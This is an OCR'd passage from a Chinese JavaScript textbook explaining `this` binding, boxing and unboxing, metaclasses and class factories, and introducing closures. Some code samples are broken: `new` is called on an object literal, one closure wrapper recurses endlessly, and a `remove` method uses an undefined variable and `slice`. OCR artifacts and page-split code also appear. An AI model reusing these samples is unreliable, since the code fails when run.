首先，不一定只有对象方法的上下文中才有 this 这个代词，在 JavaScript 中，全局函数调用和其他的几种不同的上下文中也都有 this 代词。例如：

例 21.32　几种不同上下文中的 this 代词

```
function Foo()
{
    //如果 this 引用的构造函数是 arguments.calle 引用的对象
    //说明是通过 new 操作符执行的构造函数
    if(this.constructor == arguments.callee)
    {
        alert("Object Created");
    }
    //如果 this 是 window，那么是全局调用
    else if(this == window)
    {
        alert("Normal call");
    }
    else    //否则是作为其他对象的方法来调用
    {
        alert("called by "+this.constructor);
    }
}
Foo();  //全局函数调用中，this 的值为 window
Foo.call(new Object()); //作为一个 Object 对象的成员方法来调用
new Foo();  //被 new 操作符调用，执行对象构造
```

其次，JavaScript 的一个函数可以作为任何一个“所有者”对象的方法来调用，具体的方式是采用 Function.prototype.call() 或 Function.prototype.apply()方法，这个我们在上面的例子里也见到了，再举一个例子：

例 21.33　this 代词的变化

```
function Foo()
{
    alert(this.x + this.y);
}
//用对象{x:1,y:2}调用，相当于 alert(1+2);
Foo.call({x:1, y:2});
```

21.5.1.2　this“陷阱”

第三，在 JavaScript 实现的继承里，不论何种方式，this 指向的总是当前类型的方法，而不是它所在的类型的方法，换句话说，如果在子类中覆盖了父类的某个方法，那么父类中其他依赖于这个子类方法的方法也会发生改变，这一点也和 C++等语言有很大的不同，例如：

例 21.34　this“陷阱”

```
//定义 Base 类型
function Base()
{
    //Base 类型的公有方法 Foo()
    this.Foo = function()
    {
        return 10;
    }
    //Base 类型的公有方法 Bar()
    this.Bar = function()
    {
        alert(this.Foo() + 10);
    }
}
//定义 Drivide 类型，继承 Base 类型
function Drivide()
{
    //Drivide 类型的公有方法 Foo()
    this.Foo = function()
    {
        return 20;
    }
}
//原型继承
Drivide.prototype = new Base();
//构造一个 Drivide 对象
var d = new Drivide();
d.Bar(); //得到 30 而不是 20，d.Bar()的时候因为“this”引用的是 Drivide 类型的对象 d
//所以 d.Bar()执行时调用的 this.Foo()是 Drivide 类型中定义的 Foo()，尽管 Bar()在 Drivide 中
//并没有被重载
```

以上特点是基础库和框架设计中尤其要注意的问题，否则某个类库有可能会因为开发人员扩展了其基类改写派生类方法时无意中影响到了基类的其他方法。不过这个问题实际上通过将被依赖的方法间接公开的方式是可以避免的，例如：

```
//定义 Base 类型
function Base(){
    //因为_Foo 方法被其他方法依赖，因此定义成私有方法
```

```
    function _Foo()
    {
        return 10;
    }
    //Base 类型的公有方法 Foo()
    this.Foo = _Foo;

    //Base 类型的公有方法 Bar()
    this.Bar = function()
    {
        alert(_Foo() + 10);
    }
}


//定义 Drivide 类型，继承 Base 类型
function Drivide(){
}
//Drivide 类型的原型方法 Foo()
Drivide.prototype.Foo = function()
{
    return 20;
}

//原型继承
Drivide.prototype = new Base();
//构造一个 Drivide 对象
var d = new Drivide();
d.Bar();    //这下得到了我们期望的结果 20，因为这一次 Bar 依赖的是私有方法
```

所以，一般情况下，定义方法的时候，对于相互依赖的方法，注意不要将被别的方法依赖的方法直接公开。

21.5.1.3　this 代词的异步问题

更为“诡异”的是异步调用，例如，我们通过 0 级 DOM 或者 2 级 DOM 的方式将方法注册为事件处理函数，结果发现“this”代词指向引发这个事件的对象，而不是指向被注册方法本身的对象，因此要让事件方法中的“this”代词正确指代当前对象，我们就必须用第 13 章学过的将对象注册为事件方法的技巧（回顾一下第 13 章相关章节）。而另外一个异步机制——计时器，也存在类似的问题，下面是简单的例子，关于异步调用的问题，稍后的章节中还会有更为深入的讨论。

例 21.35　this 代词的异步问题

```
<html>
<head>
    <title>Example-21.35 this 代词的异步问题</title>
</head>
```

```
<body>
<script>
<!-
//构造一个 Object 对象
var obj = {};
//定义 obj 对象的 foo 方法
obj.foo = function()
{
    alert(this == obj);
    alert(this == btn);
    alert(this == window);
}
btn.onclick = obj.foo;
//这个问题还比较好理解，可以认为是 btn.onclick()做实际调用
//而赋值只是将函数引用给了 btn.onclick 代理
btn.attachEvent("click", obj.foo);
    //而这个也不对，而且 this 的值是 window，怎么说也是一种遗憾
btn.attachEvent("click", function(){obj.foo.call(btn)});
    //还得做这样的修正
setTimeout(obj.foo, 100);
    //setTimeout 也是一样的，this 的值是 window
-->
</script>
</body>
</html>
```

21.5.2　偷梁换柱——不好的使用习惯

事实上，在 JavaScript 中，this 代词的复杂性很大程度上取决于使用方式。很显然，JavaScript 具备有动态改变方法的“所有者”的能力，这个能力直接导致了运行时“this”指代结果的不确定性。

通常情况下，我们应当尽量避免将全局的函数或者闭包动态地作为不同类型对象的方法来使用，更不应该将声明为某种确定类型的方法的函数作为另一种类型的方法来调用，例如，以下两种写法都是不应该被推荐的：

例 21.36　不被推荐的写法

```
function add()
{
    return this.a + this.b;
}
add.call({a:1, b:2}); //这种定义了一个函数然后作为某个具体对象方法进行调用的方式不被推荐
add.call({a:'x', b:'y'});

function Point(x, y)
{
    this.dist = function()
```

```
    {
        return Math.sqrt(x*x + y*y);
    }
}
var p = new Point(1,2); //将 p.disp()作为 p2 的对象方法来用，也不被推荐
var p2 = new Point(2,3);
p.dist.call(p2);
```

如果确实需要让两个不同的类型共享一个或者一组方法，应当让它们具有同一个原型（prototype），而不是将同一个方法交由这两个对象来各自执行：

例 21.37　共享 prototype

```
//定义一个共享的原型对象
var abPrototype = {
    a:null, b:null, add:function(){return this.a + this.b}
}
//定义 strCls 类型
var strCls = function(a,b){
    this.a = a;
    this.b = b;
}
//利用原型，值得推荐的方式
strCls.prototype = new abPrototype();
//定义 numCls 类型
var numCls = function(a,b){
    this.a = a;
    this.b = b;
}
//numCls 和 strCls 都以 abPrototype 为原型
numCls.prototype = new abPrototype();

//构造 strCls 对象
var strcls = new strCls(1, 2);
//构造 numCls 对象
var numcls = new numCls('a', 'b');
//执行原型方法 add()
strcls.add();
numcls.add();
```

21.5.3　异步调用——谁动了我的“this”

习惯了 C++的开发人员，很惊讶地发现在异步调用中，this 指针没有指向声明的类型的当前实例。这有的时候很让人郁闷。

为了让 this 正确，我们不得不对其进行一些修正：

```
btn.attachEvent("click", function(){obj.foo.call(btn)}); //前面的例子中通过闭包修正 this
```

21.5.4　揭开真相——JavaScript 的“this”本质

看了上面列出的各种“this”相关的怪异现象，我们发现 JavaScript 的 this 并不是当前对象实例的引用那么简单。

在 JavaScript 里，this 代词与其说是指代对象实例，倒不如说是引用了当前调用的“所有者”。事实上，this 代词可以看作是 JavaScript 函数调用或者闭包调用的上下文环境中的一个属性，它和 arguments 之类的上下文属性具有类似的特性。

那么，是什么造成了 JavaScript 的 this 和其他面向对象语言的 this 有那么大的差异呢？

其实理由很简单，C++、Java 和 C#之类的语言，方法所属的对象类型可以在声明时完全确定，一个 A 类型的方法不会在运行时突然作为 B 类型的方法来调用，因此 this 指针的类型是很明确的，当方法被调用时，方法所属的类型实例是严格确定的，因此，这些语言中，this 指针完全可以指向当前的调用对象。

但是 JavaScript 要复杂得多，方法被作为对象属性，实际上是靠将函数实例赋值给对象属性或者原型来实现的，这种实现方式无疑是灵活的，完全无法在声明时确定。而且，JavaScript 的函数可以有多个引用，理论上说，既可以作为这个对象的方法，也可以作为那个对象的方法，而且这种指派可以在运行时才确定。因此，JavaScript 方法的灵活性注定了 this 指针只能在运行环境中动态地判定，甚至直到函数被调用时才能最终确定，所以它才被设计成为了函数调用上下文的属性。

异步调用是一种特殊的情况，由于函数或者闭包是被指派给定时器或者事件代理的，直到定时器活动或者事件触发时相应方法才被调用，但是在这个异步的过程中，方法所属的对象可能发生任何事情，所以异步调用的方法不能依赖于它所属的对象，这样 JavaScript 中，对于这种异步调用，默认的 this 将不会引用这个方法在进行注册时所属的对象。尽管如此，我们仍然可以利用闭包的特性通过简单的方法来将 this“绑定”为正确的对象，具体的方法在下一小节中将有详细的说明。

21.5.5　困难不再——利用闭包修正“this”引用

事实上，如果你确保方法在声明后所有者不发生变化，你就可以利用“闭包”的特性将 this 静态地绑定到类型实例上。例如下面的方法，当对象被构造之后，foo 方法内的 this 指针将不会被动态改变，除非你覆盖了整个方法：

例 21.38　修正 this 引用

```
function MyClass()
{
    //以下这种定义方式确保了 this 指针不被篡改
    var $point = this;
    $point.foo = function()
    {
        //因为函数构造的时候会产生一个“闭包”
        //所以在调用方法时，实际的$point 总是指向构造时的“this”
        //这样就避免了“this”的错误
        return $point.foo.apply($point, arguments)
```

```
    }
}
```

在著名框架 Prototype 中，为 Function.prototype 提供了一个很有意思的 bind 方法，它的参数为一个对象，返回值是一个闭包，这个方法将调用 bind 的函数对象包装为一个闭包返回，调用这个闭包将始终以 bind 参数为所有者执行这个方法，它的实现原理（简化后）如下：

例 21.39　bind 方法

```
Function.prototype.bind = function(owner)  //Prototype 框架中实现过类似的 bind 方法
{
    //原理同上一个例子一样，只是换了一种形式
    var $fun = this;
    return function(){
        $fun.apply(owner, arguments);
    }
}

//构造一个 foo 对象
var foo = {};

//bind(foo)将 foo.bar 方法永久地绑定为 foo 的对象方法，甚至将它赋给别的类型作为对象方法
//也不会改变 this 引用的值
foo.bar = (function(){
    alert(this == foo);
}).bind(foo);
//用 setTimeout“异步”调用 foo.bar 方法，在一般情况下，this 的值本应该是 window
//但 bind 过之后，“this == foo”得到 true
setTimeout(foo.bar, 100);
```

总之，JavaScript 的 this“指针”（严格上来说应该是 this 引用，这里沿用 C++中的说法）是基于上下文环境而不是基于对象所在类型的，因此对于某些习惯了 C++和 Java 等基于类的面向对象语言的程序元，遇到 JavaScript 的 this 问题的时候，会觉得很困惑，不过，实际上 JavaScript 的 this 指针是有规律的，并且，在需要的时候可以通过闭包来修正它，将它“绑定”到具体的类型上。

21.6　包装对象

在这里我们再次谈论到这个第 5 章未讨论完的话题，关于值和引用，以及由此衍生出来的装箱、拆箱操作。

21.6.1　区分值和引用

值和引用是程序设计中一个相当古老的话题，其源头可以追溯到计算机体系中的直接寻址和间接寻址。而关于 JavaScript 中的值和引用，我们早在第 5.6 节已经详细的讨论过了，在这里，再一次通过下面

的例子来复习这两种概念和它们各自不同的特征。

例 21.40　值和引用

```
<html>
<head>
    <title>Example-21.40 值和引用</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }

    //va 是数值类型，vb 是布尔类型
    var va = 10, vb = true;
    //ra 是数组，rb 是对象
    var ra = [1,2,3], rb = {x:1, y:2};

    //参数为值类型的函数例子
    function ValueTypes(x, y)
    {
        x++;
        y = false;
        dwn(x);
        dwn(y);
    }

    //参数为引用类型的函数例子
    function ReferTypes(x, y)
    {
        x.push(4);
        delete y.x;
        dwn(x);
        dwn(y.x);
    }

    ValueTypes(va, vb);
    dwn(va);     //10 -值类型不会在函数调用的过程中被改变
                 //因为是传值，函数形参得到的是副本
    dwn(vb);     //true
    ReferTypes(ra, rb);
    dwn(ra);     //[1,2,3,4]-引用类型的值会在调用中被改变
                 //因为无论是形参还是实参操作的都是同一个地址
    dwn(rb.x);   //undefined
```

```
-->
</script>
</body>
</html>
```

执行结果如图 21.15 所示：




图 21.15　值和引用

21.6.2　装箱与拆箱

在程序设计领域，术语装箱（boxing）是指将值类型对象包装成对应的引用类型对象，这个包装而成的对象被称为值类型的包装对象。

例如：数值对应的包装对象为 Number 对象，布尔型对应的包装对象为 Boolean 对象。而更为广义的，字符串（虽然我们说它多半是引用类型）对应的包装对象为 String 对象，正则表达式直接量（虽然它肯定是引用类型）对应的包装对象为 RegExp 对象。

相反地，术语拆箱（unboxing）是指将引用类型对象反过来转为对应的值类型对象，它是通过引用类型对象的 valueOf()方法来实现的。

JavaScript 抽象了类型的拆箱方法，调用任何对象的 valueOf()方法的文义是求这个对象的“值”。对于自定义的对象，程序员可以自行定义它的 valueOf()方法，并把它理解为对这个类型的对象的“拆箱”。

对象操作符“.”通常要求它的左值为引用类型，因此当对值类型变量进行此类操作时，将会自动发生“装箱”操作。

在表达式中，许多基本运算符所能接受的操作数通常是数值，此时 JavaScript 总是通过调用操作数的 valueOf()方法试图将引用类型的操作数“拆箱”为值类型，再进行运算。

下面给出例子：

例 21.41　装箱和拆箱

```
<html>
```

```
<head>
    <title>Example 21.41 装箱和拆箱</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //Number 的装箱
    Number.prototype.foo = function()
    {
        dwn(this instanceof Number);
        dwn(typeof(this));
    }
    //定义一个基本类型的数值变量 num
    var num = 10;
    //num.foo()执行时自动装箱为 Number 对象
    num.foo();

    //Number 的拆箱
    //定义一个包装类型 Number 的对象
    var objNum = new Number(10);
    //调用 valueOf 可以得到拆箱后的数值
    dwn(objNum.valueOf() instanceof Number); //false
    dwn(typeof(objNum.valueOf())); //number

    //String 的装箱
    String.prototype.foo = function()
    {
        dwn(this instanceof String);
        dwn(typeof(this));
    }
    //定义一个基本字符串变量 str
    var str = "www.51js.com";
    //str.foo()执行时自动装箱为 String 对象
    str.foo();

    //String 的拆箱
    //定义一个包装类型 String 的对象
    var objStr = new String("abc");
    //调用 toString()可以得到拆箱后的字符串
    dwn(objStr.toString() instanceof String); //false
    dwn(typeof(objStr.toString())); //string
```

```
-->
</script>
</body>
</html>
```

执行结果如图 21.16 所示：

图 21.16　装箱和拆箱

21.7　元类，类的模板

元类和类模板是一些高级的抽象模式，用好它们，能够更好地发挥 JavaScript 的力量。

21.7.1　什么是元类

我们说，面向对象本质上是过程化方法的高级阶段，其目的还是为了重用代码。或者说，同过程化相比，面向对象是更高一级的抽象，它把相似的对象归为一个类型，描述的是一种通用的“泛化”关系。那么，更高的一个层次上，我们说，如果是相似的类呢？那又应该如何处理？

面向对象概念中从来不缺乏描述类与类之间相似性的机制，比如继承和接口、比如原型，但是 JavaScript 中有没有一种机制，可以描述类的“创建型”泛化关系呢？答案是有的，它就是我们所说的“元类”。

所谓的元类，是一种特殊的类，它的作用是构造一组类，这组类都具有同样的特征。元类和类的关系就像类和对象的关系一样，是一种创建型的泛化关系。

> 在具体应用中，我们可以把接受类型参数的类型，即操作类型的类型，统归为元类。元类和一般的类型的最大区别是，一般的类型操作的是具体的数据，而元类操作的是某种类型本身。

21.7.2　元类——构造类的类

之前我们已经知道，JavaScript 中的函数也是对象，它们是 Function 类型的实例。而在 JavaScript 的面向对象中，函数本身被作为类型。因此，从关系上来讲，Function 就是一个元类，它是由 JavaScript 语言本身提供的。

但是，从 Function 的实现角度来讲，它又不适合作为创造类的元类，因为它的构造方法十分繁琐，是通过字符串来直接生成函数的，例如：

```
new Function("this.x=x;this.y=y;return;");
```

于是，我们考虑其他的方式。还是回想第 7 章的那个规则——“构造函数通常没有返回值，它们只是初始化由 this 值传递进来的对象，并且什么也不返回。如果函数有返回值，被返回的对象就成了 new 表达式的值”——如果我们在构造函数里返回一个函数或者闭包，那么会怎么样？答案是令人吃惊的，那样我们就创建了一个用来构造类的类，也就是我们所说的“元类”。

例如：

例 21.42　元类

```
<html>
<head>
    <title>Example 21.42 元类</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义一个 SingletonException 异常
    //早在第 3 章已经讨论过这种扩展异常的方式
    function SingletonException(type){
            type = type || "";
            this.message = "单例类型"+type+"不能实例化！";
    }
    SingletonException. prototype = new Error();

    var defaultTimeout = 300;

    function Singleton(type, name)
    {
            //利用闭包构造一个“Singleton 类型”返回
            //该类型遵循“单例”模式，不能创建新的实例
            name = name || "SingleClass";
```

```
        var ins = new type();
        //SingletonClass 不能执行构造，否则抛出异常
        var SingletonClass = function()
        {
            throw new SingletonException(name);
        }
        //single 方法返回 SingletonClass 类型的单一实例
        SingletonClass.single = function()
        {
            return ins;
        }
        SingletonClass.name = name;
        return SingletonClass;
    }
    //创建一个叫做 SessionFactory 的单例类型
    var SessionFactory = new Singleton(
        function(){
            this.timeout = defaultTimeout;
            this.startTransation = function(){
                //...
            };
            this.closeTransation = function(){
                //...
            };
        }, "SessionFactory"
    );
    //通过 single()方法获得唯一实例
    var mySession = SessionFactory.single();

    dwn(mySession);

    try{
        var test = new SessionFactory(); //出错，单例模式不能创建新的实例
    }
    catch(ex)
    {
        dwn(ex.message);
    }
-->
</script>
</body>
</html>
```

执行结果如图 21.17 所示：




图 21.17　元类

在上面的例子里，我们创建了一个叫做 Singleton 的元类，它抽象的是一种设计模式，我们用它来构造了类 SessionFactory，它遵循了单例模式，因此不允许被实例化，当我们尝试去实例化它时，系统就报告了异常。

21.7.3　为什么要用元类

单纯从上面的例子来看，似乎使用元类的理由还不够充分，但是仔细思考一下，当你使用元类思想处理一些足够复杂的问题时，它带来好处就显而易见了，你可以像普通对象一样继承你的类，你也可以给你的元类指定原型，元类的静态方法对应于对象的类方法，必要的时候你可以派生一系列的类（而不是对象），再用这些类去创造形形色色的对象。总而言之，元类思想提升了你抽象建模的能力，它是一种非常强大的高层次的抽象方法，下面一个小节里，通过一些稍微复杂的例子演示这种思想能够的创造的奇迹。

21.7.4　类工厂

工厂模式是一种历史悠久的设计模式，用 JavaScript 高度抽象实现的“类工厂”能够用简洁的形式实现各种复杂的功能。

21.7.4.1　什么是类工厂

类工厂是一种模式，它的原理是由一个或一组“元类”，创造出符合需求的类型，这是一种基于元数据的抽象，或者说，一种比普通的面向对象更加高级的抽象。

回顾一下前面，类似的标题和内容我们早在第 6 章就已经见到过，如果你的记性不错的话，那么你应该想得起什么来。对，就是那个——函数工厂。

每一章的话题总是围绕着特定的主题由具体而抽象，这是本书的节奏，掌握了这个节奏相信你能够更加迅速地从书中获取知识和技巧。

21.7.4.2　为什么要建立类工厂

如果一组类型，符合同一个“类别”，那么我们可以用“继承”来描述它们的关系，例如“白马”是马，“黑马”也是马。

如果一组类型，符合同一种“功能”、“用途”或者行为，那么我们可以用“接口”来描述它们之间的关系，例如：“钢杯”、“纸杯”和“玻璃杯”，都具有“杯”的功能，它们都实现了“杯”的接口。

如果一组类型，具有某种“相似”性，那么我们可以用“原型”来描述它们的关系，例如“木马”可以以马为原型（尽管它不会跑，但是它具有马的外形特征）。

那么如果一组类型之间，有更加广义的关联关系，我们则需要更加灵活的创建方式，来描述它们之间的关系，这种关系，就是“工厂”。

> 严格来说，“继承”、“接口”和“原型”都是特殊的工厂，它们本质上都可以表现为创建型的模式，从这一点上来说，它们只是“工厂”的特例。

还是举之前的那个 Singleton 的例子，Singleton 是一个“模式工厂”，它能够产生数量不限的一组符合 Singleton 模式的类型。

> 有意思的是，例子中的 SessionFactory 也是一个工厂，只不过它显然是一个“对象”工厂，两个“工厂”处在不同的“能级”上。

21.8　谁才是造物主

如果你觉得之前讨论的这些内容还不够深入的话，那么这一节将帮助你从设计准则的高度上去理解 JavaScript 面向对象、元类和其他一些抽象思想的意义和价值。

21.8.1　万物适用的准则

古往今来，许多宗教、哲学和科学在解释世界的起源时，总希望用最简单的“一”来描述万物的起源。实际上，人类总是希望这个世界的本质是简单的，任何复杂的现象，都可以用简洁而单一的原理来描述、来推理。

从复杂到简单的思维过程，用人类的语言来表达，被称为“抽象”。《老子》“道生一，一生二，二生三，三生万物。”是对世界本原的一种抽象，中国古代诸子百家各家各派的思想精髓，是对人生观、价值观的一种抽象。而历史上最成体系的一种抽象来源于古老的东方卜术、算术和西方几何学，它们经过几千年的发展，成功地揭示了和正在揭示着“未来世界”的奥秘，今天它们有一个响亮的名号——数学。

语言本身只是一种辅助工具，而程序设计思想的本原也是抽象。从过程到对象，从函数到类到元类再到范型，其区别也只是抽象程度的不同。

真正的程序大师希望发现“万物适用的准则”，那时候，或许一行代码，能解决所有问题，亘古不

变。那，就是“道”。

21.8.2　抽象的极致——一个抽象模式的例子

代码的可重用性有多高？模型的通用性有多强？取决于你建模的深入程度，那是设计的技巧，JavaScript 本身没有限制，只要你运用去繁存简的准则，发挥思维的力量，你就能让自己的代码接近抽象的极致。

> 真正的绝顶高手，只需要一招，一招，决定生死。

前面我们说过的元类，是一种“抽象化”的东西，还有其他类似的模式，属于高层次的抽象，下面再给出一个例子：

例 21.43　抽象模式

```
<script>
<!--
function Template_Group(Class)
{
    //这个类型直接对类型进行操作，它的参数是一个类型
    //所以根据前面的定义，它是一个“元类”，从另一个角度理解
    //它是根据一个类构造其聚合类的模板
   if(!Class)Class=Object;
    //构造一个原型，以抄写它的属性名（跟 prototype 继承无关，只是用了这个名字）
   var prototype=new Class();
   return function()
   {
      var g=new Array();
       //add 方法用来向集合中添加元素
      this.add=function(newElement)
      {
         if(newElement.constructor==Class)
         {
            for(var i=0;i<g.length;i++)
            {
               if(g[i]==newElement)return;
            }
            g.push(newElement);
         }
      }
       //remove 方法用来将集合元素移除
      this.remove=function(theElement)
      {
         for(var i=0;i<g.length;i++)
         {
            for(var i=0;i<g.length;i++)
            {
```

```
            if(g[i]==newElement)g.slice(i,1);
        }
    }
}
//下面的这个循环很复杂，它大致的意思是将单个对象的方法抽象成同名的集合方法
//调用集合对象的某个方法，将对集合中每一个对象的同名方法生效！
//并且，以一个数组形式返回对象集合中每一个对象调用方法的结果
for(var p in prototype)
{
        //判断 prototype[p]是否是一个函数，为了便于自定义可聚合的属性范围
        //只判断属性是否有 apply 方法，这样，可以自定义带有 apply 方法的属性
        //它也能被 TGroup 识别
        if(prototype[p].apply)
        {
         //为生成的 Group 类定义方法，每个方法都调用所有组员的同一方法
         //为了保存方法名，需要构造一个独立的作用域
         //为此使用了 this[p]=一个立即执行的函数
         this[p]=function()
         {
            var m=p;
            return function()
            {
                //Group 的方法即依次执行每个成员的方法
                if(g.length)
                {
                    //首先执行一个成员方法 判断其返回值类型
                    var o=g[0][m].apply(g[0],arguments);
                    //当返回非对象时 Group 的方法只返回一个数组
                    if(!(o instanceof Object))
                    {
                        var r=new Array();
                        r.push(o);
                        for(var i=1;i<g.length;i++)
                        {
                            r.push(g[i][m].apply(g[i],arguments));
                        }
                        return r;
                    }
                    //当返回对象时 Group 的方法返回一个由
                    //所有组员对应方法返回值组成的 Group。
                    else
                    {
                        var r=new (new Template_Group(g[0][m].apply(g[0][m],
                        arguments).constructor));
                        r.add(o);
                        for(var i=1;i<g.length;i++)
```

```
                        {
                            r.add(g[i][m].apply(g[i],arguments));
                        }
                        return r;
                    }//end if
                }
            }//return function
        }()
    }//if(prototype[p].apply)
}//for(var p in prototype)
}
}
-->
</script>
```

上面是一个稍稍复杂的例子，很像 C++的 GroupTempl@te. Template_Group 从一个类（构造器）构造一个新的类，这个有趣的新类是原来的类的对象的集合，可以通过 add 和 remove 为它添加新的成员或者移除成员，这个新的类拥有跟原来的类相同的方法，调用它的方法时 它会调用每个成员的方法，如果成员的方法有返回值，并且返回值是对象类型的话，它会返回一个 Group。

21.8.3　返璞归真，同源架构

数学领域有这样一种说法，一个系统的“公设”越少，这个系统就越稳定，程序语言和系统架构也是如此。如果一种语言的规则和约定越少，那么它就越发精美而巧妙。同样，如果一个系统架构，额外的约束和假设越少，那么这个架构就越发稳定和强大。

“同源”架构，是指只拥有极少数规则的系统架构，在此基础上，不做额外的约定，那么这种架构就会显得尤为强大而稳定。

什么才是 JavaScript 的同源架构，或许只要到了本书的第 26 章，在介绍应用框架时，你才有足够的知识去理解它，不过不要紧，在这里我们只是先简单接触一下这种听起来比较玄妙的概念。

正因为受到“同源思想”的影响，所以我坚持认为 JavaScript 的本质上唯一“真实”的是 prototype-based 的面向对象，所谓的“继承”和“接口”只是模拟出来的一种“变化”，真正的本质只有一个，那就是“原型”。

JavaScript 的很多特性都可以用 prototype 来做唯一的解释，而不用引入过多的假设或公设，有些人认为这是 JavaScript 的不完美之处，然而我却认为，这才是 JavaScript 模型真正“完美”的体现。

函数式编程模型只有 7 个基本公设，而面向对象编程模型则复杂得多，从这个方面来看，函数式编程模型比面向对象模型要美妙一些。

在 JavaScript 中，一切核心对象都以“Object”对象实例为原型，这是一种“同源架构”，你可以在其上构建出自己的类型，并生成该类型的对象，最后（如果需要的话）再将自定义类型的对象作为其他类型的原形，这样就能够构造出形形色色的，具有不同功能的类型和对象。这，就是 JavaScript 的类型和对象的本质，是 JavaScript 的基本语言特征。用好了它，就用好了 JavaScript。

21.9　总结

本章真正从面向对象的角度来看待 JavaScript，讨论了 JavaScript 的基本面向对象特征，包括封装、继承、接口、多态、构造与析构，强调 JavaScript 是一种真正意义上的面向对象语言。

本章深入探讨了 JavaScript 的“原型模式”，揭示了 prototype 的本质和实际价值，并展开讨论了包括原型继承在内的各种继承方式。

本章还详细探讨了 JavaScript 的“this”引用的独特之处，以及如何在程序设计中避免 this 引用错误的出现。

最后，本章讨论了装箱拆箱、元类、工厂模式这些深度的概念，以及同源架构的设计思想，揭示了设计上的一些深层次的理念和技巧。

第 22 章　闭包与函数式编程

在 JavaScript 里，“闭包”是一个神奇的东西。借着闭包的力量，我们将跨过面向对象的领域，来攀登一座新的高峰。保罗格雷厄姆曾经说过，我认为到目前为止只有两种真正干净利落，始终如一的编程模式：C 语言模式和 Lisp 语言模式。此二者就像两座高地，在它们中间是犹如沼泽的低地。在这里 C 语言代表着过程式语言的精髓，它目前所知的高层境界是面向对象。而称为 Lisp 的语言，则以另一种形式的无与伦比的美，成为与过程化对等的存在，即我们将要介绍的函数式编程。

22.1　动态语言与闭包

程序语言中的闭包（closure）概念不是由 JavaScript 最先提出的，从 smalltalk 开始，闭包就成了编程语言的一个重要概念。几乎所有的知名动态语言（如 Perl、Python、Ruby 等）都支持闭包，JavaScript 也不例外。

闭包（closure）的确是个精确但又很难解释的电脑名词。因此在理解它之前，必须先解释下面一些简单概念。

22.1.1　动态语言

所谓动态程序设计语言（Dynamic Programming Language），准确地说，是指程序在运行时可以改变其结构：新的函数可以被引进，已有的函数可以被删除等在结构上的变化。相反，非动态语言在编译（或解释）时，程序结构已经被确定，在执行过程中不能再发生改变。

JavaScript 是一个典型的动态语言。除此之外如 Ruby、Python 等也都属于动态语言，而 C、C++等语言则不属于动态语言。

> 一些人习惯上将编译型语言认为是非动态语言，而解释型语言认为是动态语言，实际上这是完全错误的概念，动态语言的概念与语言是编译还是解释没有关系，一些解释型的语言也可以是静态语言,编译型语言确实不易设计为动态语言，但也仍然可以通过良好的设计和使用技巧达到“动态”的效果。

在这里还需要区分一下另外一对容易和上面概念混淆的概念，即动态类型语言（Dynamically Typed Language）和静态类型语言（Static Typed Language）。

所谓动态类型语言是指在执行期间才去发现数据类型的语言，静态类型语言与之相反，如 JavaScript、VBScript 和 Perl 都是典型的动态类型语言。很多人常常将动态类型语言和动态语言混为一谈，显然从上面的描述看来，它们是两个完全不同的概念。虽然，大多数动态语言都是动态类型语言，但动态语言本身并不要求一定是动态类型的，而动态类型语言也不一定是动态语言。

22.1.2　语法域和执行域

所谓语法域，是指定义某个程序段落时的区域，所谓执行域则是指实际调用某个程序段落时所影响的区域。

在非动态语言中，语法域和执行域范围基本上是一致的，执行域通常只能访问它自身语法域的范围和少量向它开放的语法域，而不能访问它外层或者与它关联的执行域。而在动态语言中，执行域的范围通常大得多。

